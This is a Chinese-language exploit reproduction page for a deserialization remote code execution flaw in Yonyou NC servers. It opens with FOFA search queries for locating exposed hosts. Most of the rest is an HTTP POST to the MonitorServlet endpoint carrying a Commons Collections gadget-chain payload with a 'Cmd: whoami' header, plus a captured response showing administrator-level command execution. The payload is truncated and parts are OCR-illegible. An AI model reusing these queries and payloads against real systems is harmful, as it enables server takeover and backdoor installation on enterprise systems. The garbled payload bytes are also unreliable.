Y4-37用友-NC-反序列化RCE


漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

影响版本：

所有版本

网站图片：



网络测绘：

fofa语法：

banner="nccloud" || header="nccloud" || (body="/platform/yonyou-yyy.js" && body="/platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images/") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body="

" || body="


漏洞复现：

payload：

```
POST /servlet/~ic/nc.bs.framework.mx.monitor.MonitorServlet HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Content-Length: 20434

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.co
```

效果图:



Request

数据包扫描 热加载 构造请求

```
POST /servlet/~ic/nc.bs.framework.mx.monitor.MonitorServlet HTTP/1.1
Host : 14[illegible]4:8899
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like
Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Content-Length auto : 20434

{{unquote("\xac\xed\x00\x05sr\x00\x11java.util.
HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00xpw\x0c\x00\x00\x00\x02?
@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue.
TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03keyt\x00\x12Ljava/lang/Object;
L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00*org.apache.commons.collections.map.
LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/
Transformer;xpsr\x00:org.apache.commons.collections.functors.
ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/
commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformer;
\xbdV*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x00\x07sr\x00;org.apache.commons.collections.functors.
ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpvr\x00*org.
mozilla.javascript.DefiningClassLoader\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org.
apache.commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b|\xce8\x02\x00\x03
[\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String;
[\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object;
\x90\xceX\x9f\x10s\x291\x02\x00\x00xp\x00\x00\x00\x01ur\x00\x12[Ljava.lang.Class;
\xab\x16\xd7\xae\xcb\xcdZ\x99\x02\x00\x00xp\x00\x00\x00\x00t\x00\x16getDeclaredConstructoruq\x00~\x0
```

Responses 64bytes / 332ms

美化 请输入定位响应

```
HTTP/1.1 200 OK
ENTRY1: 1
Set-Cookie: JSESSIONID=19A8FB5305A026C6A4CEFB8069F30EB3.server; Path=/; HttpOn
Date: Sun, 17 Dec 2023 08:23:50 GMT
Server: Microsoft-IIS
Content-Length: 64

tiziserver02\administrator
[illegible]9320    956    459    497    1    45    0
```